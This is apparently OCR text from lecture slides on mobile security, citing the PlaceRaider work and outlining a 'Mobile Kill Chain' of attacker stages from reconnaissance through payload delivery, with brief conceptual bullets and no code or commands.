
PlaceRaider



R. Templeman et al.




Mobile Kill Chain




Mobile Kill Chain

Gather Intelligence

- Gather serial number
- When/how user charges device
- Device fingerprint
- Network connectivity



Mobile Kill Chain



PREPARE FOR ATTACK

- Find/design root exploit
- Customize RAT for target
- Build custom kernel, rootkit

Recon

Weaponize

Deliver

Exploit


Install

C2

Act on objective

Maintain

Mobile Kill Chain



DELIVER PAYLOAD

- Dynamically extend app
- Target specific user with attack

Recon

Weaponize

Deliver

Exploit

